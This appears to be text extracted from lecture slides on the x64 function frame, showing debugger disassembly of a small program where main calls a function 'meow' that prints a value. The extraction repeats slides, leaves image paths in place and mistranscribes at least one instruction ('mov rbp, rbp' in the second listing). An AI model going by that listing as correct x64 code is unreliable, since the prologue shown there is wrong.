x64 - Function Frame



The screenshot shows a debugger interface with assembly code. A red arrow points to the assembly code for the `main` function. The assembly code is as follows:

```
$ | <main>    endbr64
<main+4>   push   rbp
<main+5>   mov    rbp, rsp
<main+8>   mov    esi, 0x50505050
<main+13>  mov    edi, 0x40404040
<main+18>  call   meow
<main+23>  mov    eax, 0

<meow>     endbr64
<meow+4>:  push   rbp
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<meow+19>: mov    DWORD PTR [rbp-0x8], 0x20202020
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<meow+33>: mov    edx, DWORD PTR [rbp-0xc]
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<meow+41>: mov    eax, DWORD PTR [rbp-0x4]
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<meow+46>: mov    esi, eax
<meow+48>: lea    rdi, [rip+0xe84] # 0x5646aab5c004 /* '%d\n' */
<meow+55>: mov    eax, 0x0
<meow+60>: call   0x5646aab5b050 <printf@plt>
<meow+65>: nop
<meow+66>: leave
<meow+67>: ret
```



# \$ Introduction

## x64 - Function Frame


The screenshot shows a debugger interface with assembly code. The assembly code includes:

```
u1f383@u1f383:/
```

```
$ <main>    endbr64
<main+4>    push    rbp
<main+5>    mov     rbp, rbp
<main+18>   call    meow
<main+23>   mov     eax, 0

<meow>      endbr64
<meow+4>    push    rbp
<meow+5>    mov     rbp, rsp
<meow+8>    sub    rsp, 0x10 # 2 units in graph
<meow+12>   mov     DWORD PTR [rbp-0xc], 0x30303030
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<meow+55>   mov     eax, 0x0
<meow+60>   call    0x5646aab5b050 <printf@plt>
<meow+65>   nop
<meow+66>   leave
<meow+67>   ret
```

A yellow box highlights the instruction `call meow`. A red arrow points from this box to the assembly code. Another red arrow points to the `call` instruction in the code.



# \$ Introduction


## x64 - Function Frame

The screenshot shows a debugger interface with assembly code. A red arrow points to the start of the `meow` function. The assembly code is as follows:

```
$ u1f383@u1f383:/
```

```
<main>    endbr64
<main+4>   push   rbp
<main+5>   mov    rbp, rsp
<main+8>   mov    esi, 0x50505050
<main+13>  mov    edi, 0x40404040
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```



